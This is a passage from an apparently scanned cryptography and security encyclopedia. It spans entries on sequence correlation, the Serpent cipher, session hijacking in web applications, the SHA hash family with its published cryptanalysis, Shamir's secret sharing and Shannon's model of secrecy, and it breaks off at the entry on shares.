This shows that $\{w_t\}$ is generated by the polynomial with, at most, the nm different zeros $\alpha_i \beta_j$ for $1 \leq i \leq n$, $1 \leq j \leq n$. If $gcd(per(u_t), per(v_t)) = 1$, then it can be shown that $per(w_t) = per(u_t)per(v_t)$. However, the sequence $\{w_t\}$ will in general not be *balanced* even if this is the case for $\{u_t\}$ and $\{v_t\}$. This follows since $w_t = 1$ if and only if $u_t = v_t = 1$, and thus only 1/4 of the elements in $\{w_t\}$ will be 1s when $\{u_t\}$ and $\{v_t\}$ are balanced.

Often one considers sequences of the form

$$w_t = s_{t+\tau_1} s_{t+\tau_2} \ldots s_{t+\tau_k},$$

where s_t is an m-sequence. A closer study of the zeros of the characteristic polynomial of $\{w_t\}$ shows that the linear span is at most $\sum_{i=1}^{k} \binom{n}{i}$ and frequently the equality holds.

Every Boolean function in n variables, $f(x_1, x_2, \ldots, x_n)$, can be written uniquely as the sum

$$f(x_1, x_2, \ldots, x_n) = u_0 + \sum_{i=1}^{n} u_i x_i + \sum_{i=1}^{n} \sum_{j=1}^{n} u_{ij} x_i x_j + \cdots + u_{12\ldots n} x_1 x_2 \cdots x_n$$

with binary coefficients (see the algebraic normal form in ►Boolean functions).

One can determine the linear span obtained by combining n in different m-sequences $\left\{a_t^{(1)}\right\}, \left\{a_t^{(2)}\right\}, \ldots, \left\{a_t^{(n)}\right\}$ with characteristic polynomials of pair-wise relative prime degrees $e_1, e_2, \ldots, e_n$ using a Boolean combining function. From the Boolean function $f(x_1, x_2, \ldots, x_n)$ one can easily construct the sequence $w_t = f\left(a_t^{(1)}, a_t^{(2)}, \ldots, a_t^{(n)}\right)$. Then the linear span of the combined sequence is equal to $f(e_1, e_2, \ldots, e_n)$, evaluated over the integers.

It is important in applications of sequences in communication systems as well as in stream cipher systems to generate sequences with good auto- and cross-correlation properties.

Let $\{u(t)\}$ and $\{v(t)\}$ be two binary sequences of period e. The ►cross correlation of the sequences $\{u(t)\}$ and $\{v(t)\}$ at shift τ is defined as

$$C_{u,v}(\tau) = \sum_{t=0}^{e-1} (-1)^{u_{t+\tau} - v_t},$$

where the sum $t + \tau$ is computed modulo e. In the case when the two sequences are the same, this is called the autocorrelation at shift τ.

For synchronization purposes one prefers sequences with low absolute values of the maximal out-of-phase ►autocorrelation, i.e., $|C_{u,u}(\tau)|$ should be small for all values of $\tau \neq 0 \pmod{e}$.

Applications

Let $\mathcal{F}$ be a family consisting of M sequences

$$\mathcal{F} = \{s_i(t) : i = 1, 2, \cdots, M\},$$

where each sequence $\{s_i(t)\}$ has period e.

The cross correlation between two sequences $\{s_i(t)\}$ and $\{s_j(t)\}$ at shift τ is denoted by $C_{i,j}(\tau)$. In CDMA applications it is desirable to have a family of sequences with certain properties. To facilitate synchronization, it is desirable that all the out-of-phase autocorrelation values $(i = j, \tau \neq 0)$ are small. To minimize the interference due to the other users in a multiple access situation, the cross-correlation values $(i \neq j)$ must also be kept small. For this reason the family of sequences should be designed to minimize

$$C_{\max} = \max\{|C_{i,j}| : 1 \leq i, j \leq M, \text{ and either } i \neq j \text{ or } \tau \neq 0\}.$$

For practical applications in communication systems one needs a family $\mathcal{F}$ of sequences of period e, such that the number of users $M = |\mathcal{F}|$ is large and simultaneously $C_{\max}$ is small [4, 5]. Also in stream ciphers [3] it is of importance that the generated sequences have good autocorrelation and cross-correlation properties [2].

Recommended Reading

1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco, 1967. Revised ed., Aegean Park Press, Laguna Hills, 1982
2. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge
3. Helleseth T (2009) Linear and nonlinear sequences and applications to stream ciphers. In: Luengo I (ed) Recent trends in cryptography, vol 477 of Contemporary mathematics, American Mathematical Society, Providence, Rhode Island, pp 21–46
4. Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In: Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853
5. Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In: Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8–1–8–12
6. Selmer ER (1966) Linear recurrence relations over finite fields. Department of Mathematics, University of Bergen, Norway
7. Zierler N (1959) Linear recurring sequences. J Soc Ind Appl Math 7(1):31–48

SERPENT

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►AES Candidate; ►Block Ciphers

Serpent is a 128-bit ►block cipher designed by Anderson et al. and first published in 1998 [1]. Later that year the cipher was slightly modified [2] and proposed as a candidate for the *Advanced Encryption Standard* (►Rijndael/AES). In 1999, it was selected as one of the five finalists of the AES competition.

Serpent is a 32-round ►substitution-permutation (SP) network operating on 128-bit blocks. Each round consists of a key mixing operation, a layer of 32 copies of a 4×4-bit S-box, and (except in the last round) a linear transformation. The replicated S-box differs from round to round and is selected from a set of eight different S-boxes. The last (incomplete) round is followed by a final key mixing operation. An additional bit permutation before the first round and after the last key mixing layer is applied to all data entering and leaving the SP network. The 128-bit subkeys mixed with the data in each round are generated by linearly expanding a 128-bit, 192-bit, or 256-bit secret key, and passing the result through a layer of S-boxes.

The initial and final permutations, the S-boxes, and the linear transformation have all been designed in order to allow and optimized implementation in software using the "bitslice" technique [3]. The idea is to construct a complete description of the cipher using only logical bit-operations (as in hardware) and then execute 32 (or 64) operations in parallel on a 32-bit (or 64-bit) processor.

Serpent is considered to have a rather high security margin. The best attacks published so far break about one-third of the rounds. Kelsey, Kohno, and Schneier [7] presented a first attack breaking nine rounds with a time complexity slightly faster than ►exhaustive key search. This amplified ►boomerang attack was improved and extended by one round by Biham et al. [5]. The best attacks so far are the linear and the differential-linear attacks presented in [4] and [6]. Both break 11 rounds out of 32.

Recommended Reading

1. Anderson RJ, Biham E, Knudsen LR (1998) Serpent: a new block cipher proposal. In: Vaudenay S (ed) Fast software encryption (FSE'98), Paris, 23–25 March 1998. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 222–238
2. Anderson RJ, Biham E, Knudsen LR (1998) Serpent: a proposal for the advanced encryption standard. In: Proceedings of the First AES Candidate Conference, 20–22 August 1998. National Institute of Standards and Technology, Gaithersburg
3. Biham E (1997) A fast new DES implementation in software. In: Biham E (ed) Fast software encryption (FSE'97), Haifa, 20–22 January 1997. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 260–272
4. Biham E, Dunkelman O, Keller N (2002) Linear cryptanalysis of reduced round Serpent. In: Matsui M (ed) Fast software encryption (FSE 2001), Yokohama, 2–4 April 2001. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 16–27
5. Biham E, Dunkelman O, Keller N (2002) New results on boomerang and rectangle attacks. In: Daemen J, Rijmen V (eds) Fast software encryption (FSE 2002), Leuven, 4–6 February 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 1–16
6. Biham E, Dunkelman O, Keller N (2003) Differential-linear cryptanalysis of Serpent. In: Johansson T (ed) Fast software encryption (FSE 2003), Lund, 24–26 February 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 9–21
7. Kelsey J, Kohno T, Schneier B (2001) Amplified boomerang attacks against reduced-round MARS and Serpent. In: Schneier B (ed) Fast software encryption (FSE 2000), New York, 10–12 April 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93

Session Hijacking Attacks

Martin Johns
SAP Research CEC Karlsruhe, SAP AG, D-76131 Karlsruhe, Germany

Related Concepts

►Cross-site Scripting (XSS)

Definition

The term *Session hijacking attacks* refers to a class of attacks specific to Web applications. It describes situations in which the adversary impersonates a Web application's user through unauthorized usage of session credentials within adversary-controlled HTTP requests.

Background

The World Wide Web (WWW) as introduced by Tim Berners Lee in 1990 [1] is based on the communication protocol HTTP and the presentation language HTML. Originally, the WWW was proposed as a dedicated delivery mechanism for static hypertext documents. Consequently, HTTP defines a stateless request–response model that has no inherent session concept [2]. For this reason, the currently employed Web session tracking mechanisms are implemented within the Web applications. Hence, they are susceptible to application-level insecurities.

Theory

HTTP is a stateless protocol. Thus, HTTP has no protocol-level session concept. However, the introduction of dynamic Web application resulted in workflows that consist in a series of consecutive HTTP requests. Hence, the need for chaining HTTP requests from the same user into usage sessions arose. For this purpose, session identifiers (SID) were introduced. A SID is an alphanumerical value that is unique for the corresponding Web session. It is the Web application's duty to implement measures that include the SID in every HTTP request that belongs to the same Web session. A SID mechanism can be implemented by transporting the value either in form of an HTTP cookie or via HTTP parameters [2].

All requests that contain the SID are automatically regarded to belong to the same session and, thus, to the same user. After a user has authenticated himself against the application (e.g., by providing a valid password), his authorization state is also directly tied to his SID. Hence, the SID de facto becomes the user's authorization credential.

In general session hijacking attacks can be subclassified into two distinct sets [3]:

- Session hijacking via SID leakage: If the adversary is capable of obtaining the SID value, he can fully impersonate the victim by creating HTTP requests that contain the stolen SID. The Web application's server cannot distinguish these from genuine user-intended requests. Thus, this enables the attacker to completely impersonate the victim. SID leakage can be caused either by cross-site scripting (XSS) or through a man-in-the-middle, network-based attack.
- Session hijacking within the Web browser: In case of an XSS-based attack, the adversary is capable to execute arbitrary JavaScript in the victim's Web browser. Hence, he can conduct his actions completely within the victim's browser without the need for SID leakage. The actual hijacking attack is executed by injecting a JavaScript which in turn creates all HTTP requests that are necessary to satisfy the adversary intent. This technique is, for instance, used by fully automated, self-replicating XSS worms [4].

Open Problems

All currently utilized session tracking mechanisms are susceptible to session hijacking attacks in case of either an XSS vulnerability or a condition that causes the leakage of the session identifier. Current defensive approaches are either cumbersome to implement [3], concentrate exclusively on the subclass of SID leakage [5, 6], or solely rely on the prevention of XSS vulnerabilities (e.g., [7–9]). The creation of a secure session tracking mechanism that is native to HTTP and immune to browser-level hijacking attacks is still unsolved.

Recommended Reading

1. Berners-Lee T, Cailliau R (1990) WorldWideWeb: proposal for a HyperText Project, technical report, http://www.w3.org/Proposal
2. Fielding R, Gettys J, Mogul J, Frystyk H, Masinter L, Leach P, Berners-Lee T (1999) Hypertext Transfer Protocol – HTTP/1.1, RFC 2616
3. Johns M (2006) SessionSafe: implementing XSS immune session handling. European Symposium on Research in Computer Security (ESORICS 2006), LNCS 4189. Springer, Berlin, pp 444–460
4. Kamkar S (2005) Technical explanation of the MySpace worm [online], http://namb.la/popular/tech.html
5. Kirda E, Kruegel C, Vigna G, Jovanovic N (2006) Noxes: a client-side solution for mitigating cross site scripting attacks. In Security Track of the 21st ACM Symposium on Applied Computing (SAC 2006), Dijon, France
6. Vogt P, Nentwich F, Jovanovic N, Kruegel C, Kirda E, Vigna G (2007) Cross site scripting prevention with dynamic data tainting and static analysis. In the 14th Annual Network and Distributed System Security Symposium (NDSS 2007), San Diego, California
7. Pietraszek T, Berghe CV (2005) Defending against injection attacks through context-sensitive string evaluation. Recent Advances in Intrusion Detection (RAID2005), Seattle, Washington
8. Livshits B, Lam MS (2005) Finding security vulnerabilities in Java applications using static analysis. Proceedings of the 14th USENIX Security Symposium, 2005, Baltimore, Maryland
9. Ter Lou M, Venkatakrishna VN (2009) Blueprint: robust prevention of cross-site scripting attacks for existing browsers. IEEE Symposium on Security and Privacy, May 2009, Oakland, Maryland

SHA

►SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

Helena Handschuh
Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven - Heverlee, Belgium

Synonyms

Secure hash algorithm; SHA

Related Concepts

►Hash Functions; ►Message Digest; ►SHA-3 Competition

Definition

The SHA (Secure Hash Algorithm) Family currently designates a family of six different hash functions: SHA-0, SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 [9, 10] published by the American National Institute of Standards

and Technology (NIST). They take variable length input messages and hash them to fixed-length outputs.

Background

Hash functions are functions which take a variable input message and compute a fixed-length message digest for each such message. This digest serves as a digital fingerprint allowing a receiver to check that the original message has not been altered during transmission. Hash functions are unkeyed cryptographic primitives which do not guarantee authenticity. They can be combined with a secret key to produce a message authentication code. They also serve as a cryptographic primitive used in digital signature schemes.

Theory

SHA-0, SHA-1, SHA-224, and SHA-256 operate on 512-bit message blocks at a time divided into 32-bit words, whereas SHA-384 and SHA-512 operate on 1024-bit blocks divided into 64-bit words. SHA-0 (the first published version of SHA since then replaced by SHA-1) and SHA-1 produce a message digest of 160 bits, SHA-224 of 224 bits, SHA-256 of 256 bits, SHA-384 of 384 bits, and SHA-512 of 512 bits, respectively. All six functions start by padding the message according to the so-called Merkle-Damgård strengthening technique. Next, the message is processed block by block by the underlying compression function. This function initializes an appropriate number of chaining variables to a fixed value to hash the first message block, and to the current hash value for the following message blocks. At each step i, the compression function updates in turn one of the chaining variables according to one message word W_i. As there are more steps in the compression function than words in a message block, an additional message schedule is applied to expand the message block. In the last step, the initial value of the chaining variable is added to each variable to form the current hash value (or the final one if no more message blocks are available). The following provides an overview of SHA-1, SHA-256, and SHA-512. SHA-0 is almost identical to SHA-1, SHA-224 to SHA-256, and SHA-384 to SHA-512.

Padding

The message is appended with a binary one and right-padded with a variable number of zeroes followed by the length of the original message coded over two binary words. The total padded message length must be a multiple of the message block size.

SHA-1 Compression Function

Five 32-bit chaining variables A, B, C, D, E are either initialized to

$$A \leftarrow IV_1 = 67452301_x$$
$$B \leftarrow IV_2 = \text{EFCDAB89}_x$$
$$C \leftarrow IV_3 = \text{98BADCFE}_x$$
$$D \leftarrow IV_4 = 10325476_x$$
$$E \leftarrow IV_5 = \text{C3D2E1F0}_x$$

for the first 512-bit message block or to the current hash value for the following message blocks. The first sixteen words of the message schedule are initialized to input message words. The following 64 message schedule words W_i are computed as

$$W_i \leftarrow (W_{i-3} \oplus W_{i-8} \oplus W_{i-14} \oplus W_{i-16}) \lll 1, 16 \le i \le 79$$

where "$\oplus$" represents bit-wise exclusive-or, and "X≪n" is the cyclic rotation of X to the left by n bits. Then the compression function works as follows:

for $i = 0$ to 79 do

$$T \leftarrow W_i + A \lll 5 + f_i(B, C, D) + E + K_i \mod 2^{32}$$
$$B \leftarrow A$$
$$C \leftarrow B \lll 30$$
$$D \leftarrow C$$
$$E \leftarrow D$$
$$A \leftarrow T$$

where the nonlinear functions f_i are defined by

$$f_{if}(X, Y, Z) = (X \wedge Y) \mid (\neg X \wedge Z), \quad 0 \le i \le 19$$
$$f_{xor}(X, Y, Z) = (X \oplus Y \oplus Z), \quad 20 \le i \le 39, \ 60 \le i \le 79$$
$$f_{maj}(X, Y, Z) = (X \wedge Y) \mid (X \wedge Z) \mid (Y \wedge Z), \quad 40 \le i \le 59$$

and the constants K_i by

$$K_i \leftarrow \text{5A827999}_x, 0 \le i \le 19$$
$$K_i \leftarrow 6ED9\text{EBA1}_x, 20 \le i \le 39$$
$$K_i \leftarrow \text{8F1BBCDC}_x, 40 \le i \le 59$$
$$K_i \leftarrow CA62C1D6_x, 60 \le i \le 79.$$

After 80 steps, the output value of each chaining variable is added to the previous intermediate hash value according to the feed-forward Davies–Meyer construction to give the

new intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the final overall hash function output.

SHA-0

The only difference between SHA-1 and SHA-0 is the fact that there is no left rotation by one bit in the message schedule of SHA-0. In other words, the 64 message schedule words W_i for SHA-0 are computed as follows:

$$W_i \leftarrow W_{i-3} \oplus W_{i-8} \oplus W_{i-14} \oplus W_{i-16}, \quad 16 \le i \le 79.$$

SHA-256 and SHA-512 Compression Functions

Eight chaining variables *A, B, C, D, E, F, G, H* are initialized to fixed values H_0 to H_7 for the first message block, and to the current intermediate hash value for the following blocks. The first sixteen w-bit words (where $w = 32$ for SHA-256 and $w = 64$ for SHA-512) of the message schedule are initialized to the input message words. The following $r - 16$ (where $r = 64$ for SHA-256 and $r = 80$ for SHA-512) message schedule words W_i are computed as

$$W_i = \sigma_1(W_{i-2}) + W_{i-7} + \sigma_0(W_{i-15}) + W_{i-16} \mod 2^{\omega}, \quad 16 \le i \le r-1$$

where σ_0 and σ_1 represent linear combinations of three rotated values of the input variable. Then the compression function works as follows:

for $i = 0$ to r do
$T_1 \leftarrow H + \sum_1(E) + f_{if}(E, F, G) + K_i + W_i \mod 2^{\omega}$
$T_2 \leftarrow \sum_0(A) + f_{maj}(A, B, C) \mod 2^{\omega}$
$H \leftarrow G$
$G \leftarrow F$
$F \leftarrow E$
$E \leftarrow D + T_1 \mod 2^{\omega}$
$D \leftarrow C$
$C \leftarrow B$
$B \leftarrow A$
$A \leftarrow T_1 + T_2 \mod 2^{\omega}$

where Σ_0 and Σ_1 again represent linear combinations of three rotated values of the input variable and K_i is a different w-bit constant for each step i. Finally, the output value of each chaining variable is added to the previous intermediate hash value according to the feed-forward Davies–Meyer construction to give the new intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the final overall hash function output.

SHA-224

The SHA-224 hash computations are exactly the same as those of SHA-256, up to the following two differences: The constants H_0 to H_7 used in SHA-224 are not the same as those used in SHA-256, and the SHA-224 output is obtained by truncating the final overall hash value to its 224 leftmost bits.

SHA-384

The SHA-384 hash computations are exactly the same as those of SHA-512, up to the following two differences: The constants H_0 to H_7 used in SHA-384 are not the same as those used in SHA-512, and the SHA-384 output is obtained by truncating the final overall hash value to its 6 leftmost words.

Applications

All six SHA functions belong to the MD4 type hash functions and were introduced by the American National Institute for Standards and Technology (NIST). SHA was published as a Federal Information Processing Standard (FIPS) in 1993. This early version is known as SHA-0. In 1994, a minor change to SHA-0 was made, and published as SHA-1 [9]. SHA-1 was subsequently standardized by ISO [6]. SHA-1 is extensively used in security applications and protocols such as TLS, SSL, PGP, SSH, S/MIME, and IPSEC. It was first designed to be incorporated into the Digital Signature Standard, also published by NIST. The following generation of SHA functions with much larger message digest sizes, namely, 256, 384, and 512 bits, was introduced in 2000 and adopted as a FIPS standard in 2002 [10] as well as an ISO standard in 2003 [6]. This generation of hash functions provides theoretical security levels against collision search attacks which are consistent with the security levels expected from the three standard key sizes of the Advanced Encryption Standard (►Rijndael/AES) (128, 192, and 256 bits). SHA-1 and SHA-256 also served as a basis for the design of the SHACAL block ciphers. The latest member of the family, namely SHA-224, was adopted in a Change Notice to FIPS 180-2 in 2004 and matches the expected security level of two-key triple-DES (112 bit keys).

Security Considerations

The first attack known on SHA-0 is by Chabaud and Joux [2]. They show that in about 2^{61} evaluations of the compression function, it is possible to find two messages hashing to the same value whereas a brute-force attack exploiting the birthday paradox requires about 2^{80} evaluations

in theory. In 2004, Biham and Chen introduce the neutral bit technique and find near-collisions on the compression function of SHA-0 [1] as well as collisions on reduced-round versions of SHA-1. In 2004, Joux, Carribault, Jalby, and Lemuet [7] first provide a full collision on SHA-0 using two four-block messages and requiring a complexity of 2^{51} compression function computations. In 2005, Wang, Yin, and Yu [13] announce full collisions on SHA-0 in 2^{39} hash operations and report that collisions on SHA-1 can be obtained in less than 2^{69} hash operations. In 2007, Joux and Peyrin [8] obtain collisions on SHA-0 in complexity 2^{32} hash operations using a technique derived from block cipher cryptanalysis, namely, amplified boomerang attacks. Saarinen [11] addresses the existence of slid pairs in SHA-1. Subsequent work by different research teams seems to suggest that collisions for SHA-1 can be found with as low as 2^{52} hash operations. De Canniere and Rechberger study collision resistance and preimage resistance for reduced-round versions of SHA-0 and SHA-1. In 2008, they show that preimages can be found for 49 out of 80 steps for SHA-0 and for 44 out of 80 steps for SHA-1 in time faster than exhaustive search [3]. In 2009, Aoki and Sasaki improve those numbers to 52 and 48 steps out of 80 respectively, using meet-in-the middle attacks. Both De Canniere-Rechberger and Joux-Peyrin currently find collisions in complexity respectively 2^{44} and 2^{39} for up to 70 out of 80 steps in SHA-1. No Collisions for the full SHA-1 hash function have been found as of the end of 2010. The first security analysis on SHA-256, SHA-384, and SHA-512 in 2003 is by Gilbert and Handschuh [4]. They show that collisions can be found with a reduced work factor for weakened variants of these functions. Subsequently, Hawkes and Rose show that second pre-image attacks are far easier than expected on SHA-256 [5]. The best collision search attack by Sanadhya and Sarkar published in 2008 is on 24 out of 64 steps [12]. The first colliding message pair for SHA-512 reduced to 24 steps is also by Sanadhya and Sarkar. Preimages for 42 step-reduced SHA-2 are presented by Aoki, Guo, Matusiewicz, Sasaki, and Wang in late 2009. However, none of these observations leads to actual attacks on SHA-256 and SHA-512 so far.

Open Problems

NIST opens a competition to develop a new cryptographic hash function called SHA-3 in late 2008. Out of the 64 received submissions, 51 meet the minimum submission requirements and are subsequently presented at the First SHA-3 Candidate Conference in Leuven, Belgium in early 2009. In summer 2009, NIST announces the selection of 14 Second Round Candidates. These are BLAKE, Blue Midnight Wish, CubeHash, ECHO, Fugue, Grøstl, Hamsi, JH, Keccak, Luffa, Shabal, SHAvite-3, SIMD, and Skein. The list is further reduced to the five finalists BLAKE, Grøstl, JH, Keccak and Skein end 2010. The expected timeline for completing the competition process and for publishing the revised and augmented Hash Function Standard is by 2012.

Recommended Reading

1. Biham E, Chen R (2004) Near-collisions of SHA-0. In: Franklin M (ed) Advances in cryptology – CRYPTO 2004. Lecture notes in computer science, vol 3152. Springer, Berlin, pp 290–305
2. Chabaud F, Joux A (1998) Differential collisions in SHA-0. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 56–71
3. De Canniere C, Rechberger C (2008) Preimages for reduced SHA-0 and SHA-1. In: Wagner D (ed) Advances in cryptology – CRYPTO 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 179–202
4. Gilbert H, Handschuh H (2004) Security analysis of SHA-256 and sisters. In: Matsui M, Zuccherato R (eds) Selected areas in cryptography – SAC 2003. Lecture notes in computer science, vol 3006. Springer, Berlin, pp 175–193
5. Hawkes P, Rose G (2004) On Corrective Patterns for the SHA-2 Family. http://eprint.iacr.org/2004/207
6. ISO/IEC,10118-3 (2003) Information, technology – security techniques – hash-functions – Part 3: Dedicated hash-functions
7. Joux A, Carribault P, Jalby W, Lemuet C (2004) Collisions in SHA-0. Presented at the rump session of *CRYPTO 2004*, August
8. Joux A, Peyrin T (2007) Hash functions and the (Amplified) boomerang attack. In: Menezes A (ed) Advances in Cryptology – CRYPTO'07. Lecture notes in computer science, vol 4622. Springer, Berlin, pp 244–263
9. National Institute of Standards and Technology (NIST) (1995) FIPS Publication 180–1. Secure Hash Standard
10. National Institute of Standards and Technology (NIST) (2002) FIPS Publication 180–2. Secure Hash Standard
11. Saarinen M-JO (2003) Cryptanalysis of block ciphers based on SHA-1 and MD5. In: Johansson T (ed) Fast software encryption – FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 36–44
12. Sanadhya SK, Sarkar P (2008) New collision attacks against Up to 24-Step SHA-2. In: Chowdhury DR, Rijmen V, Das A (eds) INDOCRYPT'08. Lecture notes in computer science, vol 5365. Springer, Berlin, pp 91–103
13. Wang X, Yin Y-L, Yu H (2005) Collision Search Attacks on SHA-1. Unpublished manuscript

S

Shamir's Threshold Scheme

G. R. Blakley[1], Gregory Kabatiansky[2]
[1]Department of Mathematics, Texas A&M University, TX, USA
[2]Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Related Concepts

►Secret Sharing Schemes; ►Threshold Cryptography

Definition

A technique by means of polynomials to let k people recover a secret, while any combination of up to $k-1$ people does not even have partial information about that secret.

Background

In Ref. [1], A. Shamir proposed an elegant "polynomial" construction of a perfect ►*threshold schemes*. An (n,k)-threshold scheme is a particular case of a ►*secret sharing scheme* when any set of k or more participants can recover the secret exactly while any set of less than k particiants gains no additional, that is, a posteriori, information about the secret. Such threshold schemes are called *perfect* and they were constructed in Refs. [1, 2]. Shamir's construction is the following.

Theory

Assume that the set S_0 of secrets is some ►*finite field* $GF(q)$ of q elements (hence q should be prime power) and that the number of participants of SSS $n < q$. The dealer chooses n different nonzero elements (points) $x_1, \ldots, x_n \in GF(q)$, which are publicly known. To distribute a secret s_0, the dealer generates randomly coefficients $g_1, \ldots, g_{k-1} \in GF(q)$, forms the polynomial $g(x) = s_0 + g_1 x \cdots + g_{k-1}x^{k-1}$ of degree less than k, and sends to the ith participant the ►*share* $s_i = g(x_i)$. Clearly, any k participants can recover the whole polynomial $g(x)$ and, in particular, its zero coefficient (or $g(0)$), since any polynomial of degree l is uniquely determined by its values in $l+1$ points and Lagrange interpolation formula shows how to determine it. On the other hand, the point 0 can be considered as an "evaluation point" x_0, corresponding to the dealer, since $s_0 = g(0)$. Then the above consideration shows that for any given shares $s_1 = g(x_1), \ldots, s_{k-1} = g(x_{k-1})$ all possible values of s_0 are equally probable, hence the scheme is perfect.

For some applications, it is convenient to have the maximal possible number n of participants equal to q, especially for $q = 2^m$. For Shamir's scheme $n < q$ but the following simple modification allows to have $n = q$. Namely, the dealer generates a random polynomial of the form $f(x) = f_0 + f_1 x \cdots + f_{k-2}x^{k-2} + s_0 x^{k-1}$ and distribute shares $s_i = f(x_i)$, where the x_i are different but not necessary nonzero elements of $GF(q)$. The perfectness of this scheme can be proved either directly (along the line of the above proof by considering the polynomial $h(x) = f(x) - s_0 x^{k-1}$ of degree at most $k-2$), or as an application of established in Ref. [3] the relationship between perfect (n,k)-threshold schemes and $(n+1,k)$ Reed–Solomon codes (►*cyclic codes*), since the above construction is equivalent to so-called 2-lengthening of Reed–Solomon codes.

Recommended Reading

1. Shamir A (1979) How to share a secret. Commun ACM 22(1): 612–613
2. Blakley R (1979) Safeguarding cryptographic keys. In: Proceedings of AFIPS 1979 national computer conference, New York, vol 48, pp 313–317
3. McEliece RJ, Sarwate DV (1981) On secret sharing and Reed-Solomon codes. Commun ACM 24:583–584

Shamir's Trick

►Simultaneous Exponentiation

Shannon's Maxim

►Kerckhoffs' Principle

Shannon's Model

Henk C. A. van Tilborg
Department of Mathematics and Computing Science, Eindhoven University of Technology, Eindhoven, The Netherlands

Synonyms

Information theoretic model

Related Concepts

►Information Theory; ►Symmetric Cryptography; ►Secret Key Cryptography

Definition


Shannon's model for secure communication is a mathematical way to formalize what the underlying principles of conventional cryptography are.

Background

Claude Shannon (1949) was the first to give a formal definition of what ►symmetric cryptosystems are. Of course, cryptosystems of all kinds have been around for at least two thousand years (►Caesar cipher), but a precise mathematical description of what is now called a symmetric cryptosystem had never been given before.

Theory

In Shannon's description (see Fig. 1), a sender A (often called Alice) wants to send message m to a receiver B (who



Shannon's Model. Fig. 1 Symmetric cryptography

is called Bob). The message is called a *plaintext* and is taken from a finite set, called plaintext space $\mathcal{M}$. Of course, Alice may want to send more messages.

Since the transmission channel is insecure (a person called Eve is also connected to the channel), Alice applies a mapping E_k to m. The result c is called the *ciphertext* and is an element of a set $\mathcal{C}$, the ciphertext space. The mapping E_k is called the *encryption* function. It is c that Alice sends to Bob and so it will be c that is intercepted by Eve.

Clearly, the encryption function E_k must be a one-to-one mapping, since Bob must be able to retrieve the plaintext/message m from the ciphertext c by means of the *decryption* function D_k. In formula: $D_k(c) = m$.

Since more people may want to use the same cryptosystem and since Alice and Bob do not want to use the same mapping too long for security reasons, their function is taken from a large set $\mathcal{E}$ of one-to-one mappings from $\mathcal{M}$ to $\mathcal{C}$. It is for this reason that the encryption and decryption functions depend on a quantity that is denoted by k. This k is called the ►key and is taken from the so-called *key-space* $\mathcal{K}$.

It is the set labeled encryption functions $\mathcal{E} = \{E_k \mid k \in \mathcal{K}\}$ that describes the cryptosystem. Quite clearly Alice and Bob must use the same key k. To this end, they use a *secure channel*, a communication line without any eavesdroppers. A possibility is that Alice and Bob agreed beforehand on the key, another possibility is that one has send the key by means of a courier to the other. Nowadays ►public key cryptography is often used for this purpose.

Normally, the same cryptosystem $\mathcal{E}$ will be used for a long time and by many people, so it is reasonable to assume that $\mathcal{E}$ is also known to the cryptanalist. It is the frequent changing of the key that has to provide the security of the data. This principle was already clearly stated by the Dutchman Auguste Kerckhoff (►maxims) in the 19-th century.

Often $\mathcal{M} = \mathcal{C}$. Ideally, the number of keys under which a particular plaintext is mapped to a particular ciphertext is the same, independent of the choice of the plaintext and ciphertext. In that case the ciphertext does not give any information about the plaintext (►information theory) and the system is called *unconditionally secure* (►Vernam cipher).

The cryptanalist who is connected to the transmission line can be:

passive (eavesdropping): The cryptanalist tries to find m (or even better k) from c.

active (tampering): The cryptanalist tries to actively manipulate the data that are being transmitted. For instance, Eve alters a transmitted ciphertext or retransmits it.

Applications

Shannon's model is very important from a theoretical perspective, but has limited value in practice. The reason is that Shannon's assumes that the adversary (Eve) has unlimited computing power. In reality, this is not the case. It is this insight that makes public key cryptography possible. Similarly, for most symmetric cryptosystems a single known plaintext-ciphertext pair of the same length as the key uniquely determines that key, according to Shannon, but finding that key will often be infeasible.

Recommended Reading

1. Shannon CE (1949) Communication Theory and Secrecy Systems. Bell Syst Tech J 28:656–715

Share

G. R. Blakley[1], Gregory Kabatiansky[2]
[1]Department of Mathematics, Texas A&M University, TX, USA
[2]Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Related Concepts

►Secret Sharing Schemes

Definition

Share is a portion of information distributed by a ►secret sharing scheme (SSS) to a given user. In the standard definition of SSS, shares are distributed via secure, private channels in such a way that each participant only knows his own share [1, 2]. We note that it is also possible to organize SSS in case of public channels [3].

Recommended Reading

